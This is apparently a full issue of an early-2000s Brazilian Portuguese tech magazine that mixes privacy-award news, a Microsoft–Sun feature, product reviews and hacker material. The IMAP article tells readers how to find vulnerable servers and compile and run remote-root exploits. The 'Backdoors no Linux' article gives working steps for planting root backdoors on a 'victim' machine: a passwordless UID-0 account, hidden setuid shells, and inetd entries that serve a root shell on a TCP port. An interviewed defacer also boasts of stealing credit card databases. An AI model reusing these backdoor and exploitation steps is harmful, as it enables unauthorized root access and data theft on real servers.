O FBI destacou-se no ano passado com o Carnivore, o sistema de monitoração da Internet que pode "grampear" desde os hábitos de navegação e senhas até e-mails e mensagens instantâneas. Ao contrário de uma competição normal, os agraciados com o Big Brother Awards geralmente declinam de receber o prêmio de invasor de privacidade. A solução, no caso do FBI, foi chamar um simpático representante não-oficial, o cachorro gigante McGruff, que recebeu o prêmio em nome do Carnivore.

Já Saul Klein, chefe de privacidade da Microsoft, chegou a aparecer para receber o prêmio em 1999. Talvez não soubesse direito do que se tratava. A única frase de agradecimento de Klein foi *"pelo menos essa é a primeira coisa que eu ganhei na vida"*. A cerimônia

terminou com uma perseguição entre as cadeiras, com Jason Catlett, da Junkbusters, tentando dar o troféu da Microsoft para Klein, que não queria levá-lo. Pastelão perde.

## Onde o sapato aperta

O troféu do Big Brother Awards é uma bota estilo coturno pisando em uma cabeça. A escolha de uma imagem tão angustiante está ligada à origem do prêmio, o livro "1984", de George Orwell.

Em "1984", a sociedade vive em uma ditadura extremista, com total extinção do pensamento individual. Cada casa tem uma espécie de TV de duas vias, através da qual o ditador Grande Irmão [Big Brother] vigia tudo. Até as palavras vão sendo extintas para evitar qualquer opinião pessoal ou resguardo de privacidade.

Winston é o herói de "1984". Ele questiona a falta de liberdades e a extrema vigilância do Grande Irmão. Sozinho, tenta desestabilizar toda a sociedade, mas acaba torturado por apoiar as liberdades individuais. Perguntado sobre como seria um futuro semelhante ao de "1984", Orwell disse: *"imagine uma bota militar pisando em uma cabeça; essa é a pior visão do futuro"*.

# BIG BROTHER

## Evento premia empresas e pessoas especialistas em invadir a vida alheia

Mais de cinco anos depois do ano-tema do livro, jornalistas, programadores e ativistas da Internet evocaram a imagem de Orwell, iniciando o Big Brother Awards, que premia com Orwells os bandidos da privacidade e com Winstons, os mártires que ajudam a mantê-la.

Logo depois do Reino Unido, o Big Brother Awards estreou nos EUA. Atualmente, os países participantes são Argentina, Austrália, Bélgica, Camboja, Canadá, China, Estônia, França, Alemanha, Hong Kong, Hungria, Irlanda, Israel, Itália, Japão, Malásia, Nova Zelândia, Romênia, Eslováquia, África do Sul e Espanha. Expansão nada mal para uma competição que tem cerca de 10 anos.

### E o Brasil?

Bom, o Brasil não tem Big Brother Awards ainda. De acordo com a ONG Privacy International, que organiza o prêmio, basta juntar um grupo, arregaçar as mangas e fazer uma competição. Caso algum leitor da Geek se habilite, é só definir os indicados para o troféu de venda de mala-direta mais safada da história.

Mas mesmo sem uma competição oficial, o Brasil já foi notícia no BBA. Uma confusão envolvendo nossos parlamentares em 1998 está no site do Big Brother como exemplo de "escândalo do grampo". A notícia cita brevemente um caso de invasão de privacidade com fins políticos envolvendo o Ministro das Comunicações de então.

### Lugares na galeria da vergonha

O Big Brother Awards premia em diversas categorias. Os Orwells (os verdadeiros "Oscars" dos invasores de privacidade) são:

Programa mais invasivo, Grande Invasor Corporativo (Great Corporate Invader, uma piada com o jogo Space Invaders), Pior governante local, Pior governante nacional, Ameaça vitalícia (Lifetime menace – prêmio especial para danos permanentes e abusivos à liberdade e à privacidade) e Escolha Popular.

### Mais alguns premiados notáveis:

**Procurement Services International** - Desenvolvedor de sistemas de vigilância do Reino Unido que exportou tecnologia para genocídios na Nigéria e na Indonésia.

**Jack Straw** - Político britânico responsável por criar a teoria de "gerenciamento de conflito". Straw conseguiu que qualquer turista ou exilado político "suspeito" seja confinado a uma das "fazendas" na fronteira do país até que sua situação seja regularizada. Straw e o Ministério do Interior britânico são premiados regularmente.

**NSA (Agência Nacional de Segurança)** - Departamento do governo americano várias vezes premiado pelo desenvolvimento do Echelon, sistema de vigilância de telecomunicações por satélite.

**Microsoft** - Concorrente de honra, quase sempre premiada em todos os países. Faturou o primeiro Orwell, em 98, quando não consertou uma falha que permitia vigilância eletrônica no Windows 98. Premiada também na categoria "Escolha Popular".

**IBM** - Sempre indicada, algumas vezes premiada. O prêmio mais notável foi em 1999 por fazer lobby pelas leis antiprivacidade.

**Nortel Networks e VeriSign** - Premiadas com uma Framboesa de ouro extra por vender o banco de dados Whois para empresas de marketing.

**FBI** - Sempre indicado, concorrer com ele é quase desleal. Além da premiação do Carnivore recebida pelo cachorro McGruff, um falso J. Edgar Hoover também já recebeu o Orwell de "Ameaça Vitalícia" destinado ao FBI.

**DoubleClick** - A empresa ganhou o prêmio de "Grande Invasor Corporativo" em 2000 e decidiu corrigir suas práticas, passando a defender a privacidade. A DoubleClick patrocinou o Big Brother de 2001 com biscoitos (cookies), esclarecendo dessa vez que eles eram opcionais.

**Apache** - Ganhador do Big Brother de 2001 por suas "opções-padrão irresponsáveis".

**Intel** - Sempre indicada. Injustiçada por não ter faturado o troféu em 2001, quando decidiu colocar um esquema de identificação embutido em cada chip Pentium III que produzia.

**Rudolph Giuliani, prefeito de Nova Iorque** - Ganhou o Big Brother por invadir a privacidade dos cidadãos nova-iorquinos, buscando criminosos na operação Tolerância Zero.

Os Winstons ou Brandeis não têm categorias definidas e são dados tanto a indivíduos como a instituições. Entre os premiados notáveis estão:

**Esther Bull** - A garota de 19 anos descobriu que seu senhorio a filmava através de um espelho no banheiro. Processou o senhorio e iniciou a "Operação Tom Espião" para defesa de vítimas da mesma situação.

**Julie Vrill** - Advogada da procuradoria geral dos EUA que defende vítimas de invasão de privacidade.

**Evan Hendricks** - Editor do Privacy Times.

**Phil Zimmerman** - Criptógrafo.

**Diana Mey** - Dona de casa americana que processou uma empresa por uso indevido de seus dados pessoais.

# Duelo de TITÃS

Entenda alguns dos principais elementos das recentes brigas entre Microsoft e Sun Microsystems



por João Marinho  
joao@digerati.com.br

**Q**uem foi ao cinema em fevereiro pôde assistir ao filme *Uma Mente Brilhante*, estrelado pelo neozelandês Russel Crowe. O filme conta a história de John Forbes Nash, Jr., matemático que entre 1950 e 1953 revolucionou a Teoria dos Jogos, um campo da matemática que estuda estratégias e possibilidades em disputas fomentadas por indivíduos que competem entre si.

Nash foi co-ganhador do Prêmio Nobel de Economia de 1994, graças à descoberta de um ponto de equilíbrio em jogos não-cooperativos, nos quais os jogadores buscam primordialmente seu benefício individual. Esse equilíbrio consiste numa situação em que os competidores permanecem "prisioneiros" de uma estratégia, que só pode ser mudada se todos concordarem, pois uma atitude isolada é desastrosa.

Um exemplo clássico dessa teoria é o congestionamento de trânsito: se todas as pessoas que têm carro decidem usá-lo em vez de optar pelo ônibus, o resultado é o congestionamento, que pára carros e ônibus. Nesta situação, se somente um motorista optar pelo ônibus, simplesmente ficará parado em outro veículo que não o seu. Trata-se de um *Equilíbrio de Nash*, que só pode ser rompido se grande parte dos motoristas concordar em usar o transporte coletivo.

Os Equilíbrios de Nash causaram enorme impacto na economia, ciências sociais e até na biologia evolutiva. E se você observar bem, vai conseguir identificar um deles até no mercado de softwares, que

sempre sofre intervenções para garantir a competitividade. Sun e Microsoft que o digam.

## Rede de intrigas

As duas companhias, inimigas praticamente declaradas, "adoram" processar-se mutuamente. A rixa é antiga, e a guerra de linguagens, sistemas operacionais e formatos só vem se intensificando a cada ano.

Atualmente, a disputa entre Sun e Microsoft promete estender-se para campos sequer disponibilizados em massa: a plataforma integrada de aplicativos via Web e a computação distribuída.

Para a Microsoft, as apostas se traduzem na arquitetura .NET. Segundo a empresa, as aplicações desenvolvidas nessa arquitetura poderão descobrir-se e integrar-se automaticamente usando serviços de Internet. Alguns produtos, como o Visual Studio.NET, já têm sido lançados.

A plataforma pode ser uma tremenda evolução em termos de emprego da Web em sistemas corporativos, mas a gigante não está só: a Sun já prepara o contra-ataque, e projetos semelhantes ao .NET já caíram no gosto de outras empresas. IBM e Computer Associates, por exemplo, já entraram na onda, e até a comunidade open source criou o Projeto Mono – a versão livre para o produto de Bill Gates.

## A união faz a força

Uma das primeiras atitudes da Sun para competir com a Microsoft foi reforçar a estratégia Sun One, destinada a reestruturar a tecnologia da desenvolvedora para gerar serviços Web sob demanda, além de incentivar parceiros de desenvolvimento de software. A estratégia envolve ainda integração com outras plataformas e até atualização do Solaris via Internet.

Outra novidade da Sun é o iChange, uma solução corporativa representada por um singelo arquivo, que armazenará todas as alterações efetuadas em ambiente Solaris. A idéia é criar um local específico dentro da estrutura do ambiente em que gerentes de Tecnologia da Informação poderão armazenar configurações e softwares, além de poder replicá-los por toda a companhia usando um recurso especial do próprio Solaris, o Flash.

## Golpe de mestre?

Como resposta, a Microsoft resolveu atacar um dos cernes principais da Sun, a linguagem Java. O Java é uma ferramenta reconhecidamente poderosa, que permeia boa parte das páginas da Internet, de portais a sites bancários. O ataque de Bill Gates responde pelo nome de C# (algo como dó sustenido, em inglês), uma linguagem criada especialmente para concorrer com a da rival, e que deve ter suporte em versões futuras do Windows XP e do Internet Explorer. Isso sem contar que a versão mais recente do XP já não conta com suporte a Java: o usuário precisa fazer download da própria linguagem no site da Sun ou do Java Virtual Machine, no site da Microsoft – coisa que, digamos, não é tão rápida...

O principal golpe, porém, foi a criação do Assistente de Conversão da Linguagem Java, que já conta com versão

beta. O assistente é capaz de traduzir aplicações Java para C#, instigando os técnicos e programadores a adotarem o padrão Microsoft.

A Sun já declarou que vai processar a inimiga, pois, para a companhia, a gigante de Redmond está usando seu monopólio com o Windows para jogar a linguagem Java no ralo do mercado.

## Retirada estratégica

Talvez uma das demonstrações da irritação da Sun com as recentes estratégias da Microsoft seja sua ausência do WS-I (Web Services Interoperability Organization), grupo formado por empresas como IBM, Intel, Oracle, SAP, HP e Fujitsu, além da própria Microsoft. O WS-I se dedica a facilitar os negócios entre empresas na Internet por meio da padronização de tecnologias rivais, permitindo que diferentes sistemas compartilhem informações e se acessem mutuamente. Por "tecnologias rivais" entende-se, principalmente, Java e plataforma .NET.

Apesar de ausente, a Sun declarou que *"está comprometida em suportar os padrões da indústria assim que surgirem"*. Enquanto a guerra não termina, resta-nos somente escolher um dos lados para torcer.

## Liberdade controlada

Entretanto, independentemente de sua posição, caro leitor, não podemos deixar de destacar que a Sun é uma das empresas que mais apóia o Linux e os softwares de código aberto, até como arma para derrubar o Windows.

Não são poucas as iniciativas: criação de servidores x86 rodando somente Linux, expansão da linha Cobalt, já dedicada ao open source, e liberação de componentes do Solaris e de ferramentas para aumentar a compatibilidade entre os dois sistemas são algumas delas. De qualquer forma, a largada já foi dada. Que vença a melhor...





# Imap **BUG**

Como explorar o bug em servidores que rodam Imap

por Bruno Cesar  
bruno@digerati.com.br

Imap é um protocolo para transferência de mensagens entre servidores e clientes muito usado e poderoso. Desenvolvido pela Universidade de Washington, ele foi projetado de maneira a permitir que caixas postais remotas fossem manipuladas como locais. O cliente Imap pode apenas solicitar os cabeçalhos das mensagens ou procurar por mensagens que se enquadrem em determinado critério. Essas mensagens podem ser marcadas como deletadas. Podemos compará-lo a um servidor POP, não com a mesma função do POP, mas sim, por ser um tipo de serviço do sistema bem utilizado e com funções parecidas.

A diferença fundamental em relação ao POP consiste na recuperação das mensagens pelos clientes. O Imap é um serviço que pode ser rodado em qualquer sistema operacional que tenha os devidos serviços rodando, como os protocolos TCP/IP, etc. Pois bem, vamos

ao que interessa, vamos aos bugs.

São dois bugs: o primeiro consiste na rotina `server_login()`, que causa buffer overflow nessa função, ganhando root (acesso total) remoto no sistema. O segundo é baseado em um stack overflow, que permite a execução de códigos arbitrários remotamente, descoberto pela equipe `bufferoverflow.org` e utilizado para burlar a segurança implementada pela `openhack.com` e vencer o campeonato que a empresa oferecia.

## Sistemas Afetados

- AIX 4.2.1
- Open Linux 1.0
- Slackware 7.1
- Slackware 7.0

RedHat 4.2, 5.0, 5.1, 6.2  
SCO UnixWare 7

## Versões Vulneráveis

IMAP4rev1 v12.261 [Somente Slackware 7.0]  
IMAP4rev1 v12.264 [Somente Slackware 7.1]  
IMAP4rev1 v12.264 [Somente RedHat 6.2 ]  
IMAP4rev1 200.284 [Somente Slackware 7.0 ]  
IMAP4rev1 anteriores a v10.234 [distribuída com o Pine 4.00]  
Ipop2d anteriores a 2.3[32]  
Ipop3d anteriores a 3.3[27]

## Como saber a versão do seu Imap

Você tem tudo na mão, sabe o que é um Imap e quais versões estão vulneráveis ao exploit. Sabe qual sistema operacional é vulnerável, mas simplesmente não sabe como ver a versão que o servidor com o Imap está rodando. Seus problemas acabaram. Para determinar a versão do Imap, entre por Telnet no endereço pela porta 143:  
ex: telnet host.com.br 143

```
Trying host.com.br...
Connected to host.
Escape character is '^]'.
* OK host.com.br IMAP4 v10.234 server ready
```

Pronto, essa versão é vulnerável – muito difícil descobrir a versão do Imap, hein...

## Imap Scan

Para achar hosts vulneráveis, os invasores utilizam o scan *imapd\_scan.sh*. Com ele, é possível saber qual a versão do Imap do servidor.

## Exploits

Os exploits para esse bug estão no CD desta edição. São ao todo dois exploits escritos em C, portanto necessitam de compilação e rodam no Linux.

*imappy.c* [primeiro bug]

*imapd\_exploit.tar.gz* [segundo bug]

Para rodar corretamente o exploit, é necessário editar o arquivo *imappy.c*

```
vi imappy.c
pico imappy.c
```

- Para entender melhor como funciona o bug e como ele é usado, é recomendável compilá-lo.

Para compilar o arquivo, utiliza-se o comando:  
*gcc imappy.c -o imappy*

Para rodar o arquivo:

```
./imappy
```

Para usar corretamente o *imapd\_exploit*, é preciso descompactá-lo com o seguinte comando:

```
tar -xvfz imapd_exploit.tar.gz
```

Para compilar o arquivo:  
*gcc imapd\_exploit.c -o imapd\_exploit*

Para rodar o exploit:

```
./imapd_exploit
```

## Solução

Para corrigir totalmente o bug, a melhor opção é atualizar a versão do serviço. Pegue seu novo Imap em:

<ftp://ftp.cac.washington.edu/mail/>

## Links:

Para maiores informações sobre o Imap, acesse os links abaixo:


<http://www.imap.org/>

<http://www.cyrusoft.com/imap/imapCool.html>

<http://www.ncsu.edu/imap/>

<http://remus.rutgers.edu/imap.html>

# Backdoors no LINUX



www.gamewallpapers.com

## Duas maneiras fáceis de instalar uma backdoor no Linux

por psy

**P**ara quem não sabe o que é uma backdoor: keep out! Ainda mais por ser uma backdoor em Linux. Nesta matéria, descreveremos dois tipos de backdoors, sendo que para elas funcionarem você terá que ser usuário root no sistema para digitar os comandos. O funcionamento delas é bem simples e não exige programas. Você construirá uma backdoor no sistema, utilizando os recursos do próprio sistema.

### Backdoor no etc/passwd

Adiciona-se uma linha no arquivo `/etc/passwd` como esta:  
`backdoor::0:0:backdoor:::/bin/bash`

Você loga na máquina da vítima com o user backdoor. ... ooh! A seqüência pode ser interpretada da seguinte forma:

*Nome:SenhaCriptografada:NumeroDoUsuario:NumeroDoGrupo:AreaDeArquivos:InterpretadorDeComandos*

Caso o sistema da vítima use autenticação PAM, não vai funcionar. Para a backdoor agir corretamente, você deve adicionar o usuário e depois editar o password.

`adduser backdoor`

```
passwd backdoor
```

Edite o `etc/passwd` e mude o id para 0.  
Pronto, agora o usuário `backdoor` tem acesso root

## Backdoor via Setuid

Existe uma permissão especial no Linux que possibilita que um determinado arquivo seja utilizado por qualquer usuário do sistema. Essa permissão se chama Setuid.

Para fazer uma backdoor via Setuid, copie a shell de sua preferência para uma área que o usuário comum tenha acesso [ `/home`, por exemplo].

Os mais usados são `sh` e `bash`. Siga os procedimentos:

```
cp /bin/bash
/home/usuario/.usuario
```

```
cp /bin/sh
/home/usuario/.usuario2
```

Arquivos que começam com "." são invisíveis. Os arquivos `.usuario` e `usuario2` são as cópias, respectivamente, do `bash` e do `sh`.

Feito isso, digite:

```
chmod a+s /home/usuario/.usuario
chmod a+S /home/usuario/.usuario2
```

Agora, é só executar um dos arquivos com qualquer usuário normal e terá root.

## Backdoor via inetd

No Linux, tem um arquivo, o `/etc/inetd.conf`, que inicia vários dos serviços principais.

Para explorar o bug e criar uma backdoor, crie um serviço com o id que vc desejar. Exemplo :

```
teste stream tcp nowait root
/bin/sh -
/bin/sh -i
shadow stream
tcp nowait root
/bin/bash
/bin/bash -i
```

[O parâmetro `-i` permite acessar o serviço sem senha]

Agora crie uma porta para o serviço no `/etc/services`, como no exemplo abaixo:

```
teste 1985/tcp
#teste backdoor
```

[Use sempre portas acima de 1024, baixo disso as portas são reservadas]

Feito isso, reinicie o `inetd` :

```
/etc/rc.d/init.d/inet restart
```

ou

```
killall -HUP inetd
```

Pronto, agora é só entrar por Telnet na porta setada.

Exemplo:

```
telnet ip_do_computador 1985
```

Aí você poderia usar também o Gopher ou o Imap. Neste caso, a invasão ocorre quando o protocolo de envio de mensagem da vítima é SMTP.

[Isso não funcionará se o protocolo for `udp`. Só com o `tcp`]

Localize os serviços no exemplo abaixo:

```
type gn
type imapd
type finger
```

Dependendo do serviço, ele pode estar no `/etc/inetd.conf`. Ai não precisa localizar.

Sobreponha os deamons pelo arquivo `shell` (`bin` ou `sh`)

```
cp /bin/bash /usr/sbin/imapd
cp /bin/sh /usr/sbin/tcpd/gn
cp /bin/sh /usr/sbin/in.rlogind
```

Em alguns casos, o serviço pode ser declarado no `Inetd`:

```
gopher stream tcp nowait root /usr/sbin/tcpd gn -i
imap stream tcp nowait root /usr/sbin/tcpd imapd -i
login stream tcp nowait root /usr/sbin/tcpd in.rlogind -i
```

Agora, é só dar Telnet no computador [telnet IP PORTA]

\* Gopher = 70 ; IMAP = 143 ; Login = 513

# Com vocês: SILVER LORDS

Mais um grupo hacker brasileiro solta o verbo

por Bruno César  
bruno@digerati.com.br

**D**epois do badalado Crime Boys, entrevistamos um integrante do Silver Lords, um grupo polêmico que também já deu muito trabalho aos administradores. Atualmente, o SL tem 4 integrantes: Lord Choo3s, ScorpionKTX, xscream e ic3m4n. Entre as invasões do Silver Lords, estão grandes sites como um dos centros de pesquisas da Linux.org, site oficial do Sistema Operacional Linux (<http://defaced.alldas.mirror.widexs.nl/mirror/2002/01/06/www.arm.uk.linux.org/>) e o site oficial da Benetton Austríaca (<http://defaced.alldas.mirror.widexs.nl/mirror/2002/01/31/www.benetton.co.at/>).

Conversamos com o fundador do grupo, em uma entrevista mais técnica, deixando o grupo de e falando mais sobre segurança digital no Brasil. O integrante Fhoster (Lord Choo3s) falou exclusivamente à Geek.

**Geek: Qual é seu conhecimento técnico? Já fez algum curso?**

**Fhoster:** Grande parte do que sei aprendi invadindo servidores da Web. Eu posso dizer que sei lidar muito bem com sistemas em plataformas UNIX; também tenho conhecimento para mexer com redes e routers, porém acho que não sei o bastante e que nunca vou saber, pois quero estar sempre estudando. Eu nunca fiz nenhum tipo de curso; o pouco que sei aprendi sozinho ou com o apoio de algum amigo.

**Geek: Na sua opinião, existem administradores sem o mínimo conhecimento operando grandes sistemas?**



Imagens: Reprodução

**Fhoster:** Com toda certeza. Na verdade, eu creio que a maioria dos administradores tem, sim, uma noção básica de como operar um sistema e, por isso, se acomodam nisso. A maioria dos servidores, que hoje tem uma segurança razoavelmente boa, precisa ser invadida para abrir os olhos de seus administradores sobre a necessidade de uma boa segurança.

**Geek: Atualmente, você trabalha em alguma empresa, comercial ou não, relacionada a segurança?**

**Fhoster:** Infelizmente não. Tenho 17 anos e ainda não posso trabalhar. Já recebi algumas propostas para me tornar administra-

dor de webservers, mas na época eu não me sentia qualificado para isso: ao contrário de hoje, que acredito ter capacidade de ocupar um cargo em uma empresa de segurança, e gostaria muito que alguma me chamasse.

**Geek:** Qual é a sua opinião sobre o mercado de segurança virtual no Brasil? Ele tende a crescer ou ainda é precário?

**Fhoster:** O mercado de segurança no Brasil, tirando os "charlatões", pode-se até dizer que é muito bom, mas na verdade os profissionais não são tão qualificados. As empresas de segurança, em sua maioria, trabalham com o seguinte método: eles não se importam como o servidor foi invadido ou como arrumar esse erro; eles simplesmente formatam a máquina, instalam uma série de programas da confiança deles – que muitas vezes são desenvolvidos pelos mesmos que falharam anteriormente – costumam fechar quase todos os serviços do servidor ou os escondem atrás de um firewall e deixam o sistema operacional com o que eles poderiam chamar de uma *invulnerabilidade*. Mas como todos sabemos que não existe um sistema perfeito e que esses consultores trabalham na maioria das vezes sem nem ter noção do que se passa no underground, a segurança é quebrada muitas vezes.

**Geek:** Em algumas de suas invasões você já obteve dados importantes, como cartões de crédito de sites que fazem vendas on-line e trabalham com transferências de dados seguros?

**Fhoster:** Sim. A primeira coisa que eu costumo fazer quando invado um servidor grande é ir direto para o banco de dados pegar os cartões de créditos e dados de usuários. Por isso que eu nunca compro nada na Internet com um cartão que seja meu [risos].

**Geek:** Qual é a sua opinião sobre sistemas que se dizem seguros, com conexões ssl 100% criptografadas, induzindo o cliente a usar seu cartão de crédito, mas na verdade não têm o mínimo de segurança aceitável?

**Fhoster:** Isso é muito comum. Normalmente, sempre que um sistema desses é lançado, é feito um verdadeiro circo sobre o acontecimento, em que eles diretamente ou indiretamente desafiam hackers a invadirem seu sistema ou acharem vulnerabilidades. E na grande maioria dos casos, essas empresas são humilhadas na semana seguinte por algum jovem que consegue achar terríveis erros no sistema.

**Geek:** Por que, de um tempo para cá, o número de ataques (defaces) aumentou em uma proporção enorme?

**Fhoster:** Isso se deve ao crescimento da Internet e aos Defacements Mirrors, que se tornaram cada vez mais populares. Na verdade, o ato de ser um hacker é algo que mexe com a cabeça dos jovens que têm contato com a Internet (que são cada vez em maior número). Esse jovem se interessa e leva como uma aventura o ato de invadir um máquina sem permissão, mas a maioria dos que tentam ingressar no mundo hacker/defacer não consegue chegar nem no nível mais baixo.

**Geek:** Você considera o defacer um ato lamer?

**Fhoster:** Depende, eu considero lamer o ato de se acomodar ao

defacement, invadindo apenas com erros fáceis e não ter a mínima vontade de tirar proveito do ato de invadir a máquina para aprender pelo menos um pouco sobre a mesma.

**Geek:** Você acha que as empresas deveriam investir mais na segurança de seus servidores ou uma boa configuração já basta para que seu servidor seja seguro?

**Fhoster:** Eu acho que a segurança deve ser primordial. Não acho que a empresa deva começar a pensar nisso só depois de ser invadida. A melhor solução deveria ser investir nos próprios invasores, pois eles sim, estão envolvidos nesse mundo, normalmente sabem de um erro muito antes que o próprio fabricante do sistema. Por isso, acho que as empresas deveriam voltar a contratar "hackers" e dar a eles o treinamento necessário, pois, com o conhecimento de um consultor e as experiências e técnicas de um bom "hacker", pode-se criar uma grande mistura que em vários casos provou ser a melhor solução.

**Geek:** O que você diria para os que pensam em entrar nesse meio?

**Fhoster:** Eu diria para que essa pessoa se dedicasse muito, nunca desistisse e acima de tudo nunca ligasse para a opinião dos outros. Nesse meio, é importante ter personalidade e força de vontade para se chegar onde deseja.

**Geek:** Você acha que críticas ou a opinião de outros influencia em relação à sua superação pessoal e ao seu crescimento no mundo da segurança digital?

**Fhoster:** Não, em mim não influencia nada. Cada um tem sua própria opinião sobre qualquer tipo de assunto; não discuto isso. É como time de futebol ou gosto: são coisas que não se discutem. Faço o que faço por gosto próprio. Se algumas pessoas acham que eu sou lamer porque faço um deface, paciência. Estou pouco ligando para a ética, procuro me divertir e ao mesmo tempo trocar informações com outros. Para mim, esse tipo de ética não influencia em nada, não vou parar de adquirir informações só porque fulano não gosta de deface e me chamou de lamer. Aqui isso nem rola.



**Ataques do Grupo:**

[http://www.safemode.org/body\\_index.php?defacer=Silver\\_Lords](http://www.safemode.org/body_index.php?defacer=Silver_Lords)

**E-mail do Grupo:**

[Silverlords@Linuxmail.org](mailto:Silverlords@Linuxmail.org)

**Endereço do IRC:**

[Irc.brasnet.org](irc.brasnet.org)

#silverlords

# Pipoca transgênica Bonitinho, mas...

**Crocante, apetitosa, salgadinha... e mutante**

Provavelmente você já deglutiou um saco de pipocas de microondas em frente à TV ou para enganar a larica enquanto mexia no micro. Mas você sabe o que são as pipocas de microondas? Você acha que elas são desidratadas, pré-cozidas ou coisa parecida? Nada disso, meu amigo. Pipocas de microondas são transgênicas. Abra um pacotinho antes de tacar no microondas pra ver.



Desde que eu descobri isso nunca mais comi as pipocas do mesmo jeito. Elas continuam apetitosas como sempre, principalmente acompanhando algum terror trash no DVD, mas sei lá. É meio como se eu estivesse comendo pipocas mutantes. Pior ainda quando elas têm sabor de bacon, queijo ou a mais bizarra de todas, a pipoca doce.

Mas enquanto nenhum especialista no assunto manda um e-mail me tranquilizando, vou continuar comendo pipocas mutantes – afinal, se comer mutantes fosse ruim, o Wolverine não tinha comido a Jean Grey na saga do Apocalypse...

Alessio F. Melo

**Pipocas de microondas**

**Preço:** R\$ 1,00 em média

**Onde:** qualquer supermercado

**Cotação:** ★★★★★

**Serviço de navegação gratuita do iBest decepciona**

No final do ano passado, o iBest lançou seu serviço de acesso gratuito à Internet. Comparando com o principal rival, o iG, existem algumas diferenças para melhor e outras nem tanto.

O discador do iBest tem um design mais bonito e encontra linhas desocupadas com maior rapidez. Isso pode estar acontecendo devido ao número de usuários ainda ser pequeno, mas por enquanto já é uma vantagem. O layout do portal que você é obrigado a acessar toda vez que conecta, além de ser mais limpo, tem menos janelas pop-ups que o iG. A velocidade da conexão não é como o prometido, nesse ponto fica devendo. No entanto, o maior destaque negativo fica por conta de uma barra que é instalada no browser: ela vem com links inúteis (exceção ao bom estado.com) e não tem a opção de ser desinstalada. Por ser grátis, o provedor iBest é uma opção razoável. Resta esperar para ver se ele terá o folôgo que faltou para os outros provedores gratuitos.



Juliano Barreto

**iBest - Internet grátis**

**Preço:** veja acima

**Onde:** www.ibest.com.br

**Cotação:** ★★★

## Realidade virtual

**Dar cantadas no Papo 3D é divertido. E funciona!**


Conversar num chat 3D em ambientes distintos e com personagens que você pode escolher não é uma idéia recente, mas pelo menos no Brasil ainda tem um quê de novidade. Depois, chats assim têm um certo charme – e boa dose de diversão. Por isso, minha avaliação do Papo 3D é a melhor possível.

Para participar do bate-papo, as providências são simples: basta ir à URL, fazer o download de um arquivo de aproximadamente 3,5 MB e instalar no micro. Pronto! Você pode escolher um personagem e ir à luta para conquistar gatinhas – ou cuecas.

No Papo 3D, cada ambiente é chamado de “mundo”, e você pode passear por “mundos” tão diferentes quanto uma praça e uma danceteria. Você pode dançar, cumprimentar, acenar e até beijar! Os personagens são customizáveis: engordam, emagrecem, crescem ou diminuem de acordo com a sua vontade.

Demora um pouco para se acostumar com a bodega e, pelo

menos no meu computador, houve alguns travamentos. Mesmo assim, apesar de ter sido quase um anão, crescido além da conta, dançando alucinadamente – virado para a parede – e acenando como um idiota, conquisei um e-mail de uma gata de 18 anos em cinco minutos! Ah, e claro, nem preciso dizer que ajuda muito se você tiver banda larga...



João Marinho

**Papo 3D**


**Preço:** de graça!

**Onde:** www.papo3d.com.br

**Cotação:** ★★★

# OVNI estiloso

Mouse sem botões e sem bolinha é puro estilo



Eu sou um fã incondicional dos mouses ópticos, aqueles sem bolinha, nos quais um feixe de luz "lê" as superfícies. É impressionante como eles nunca falham. Eu era feliz com meu mouse óptico até aparecer aquele do iMac torradeira, transparente, sem bolinha e sem botões. SEM BOTÕES!

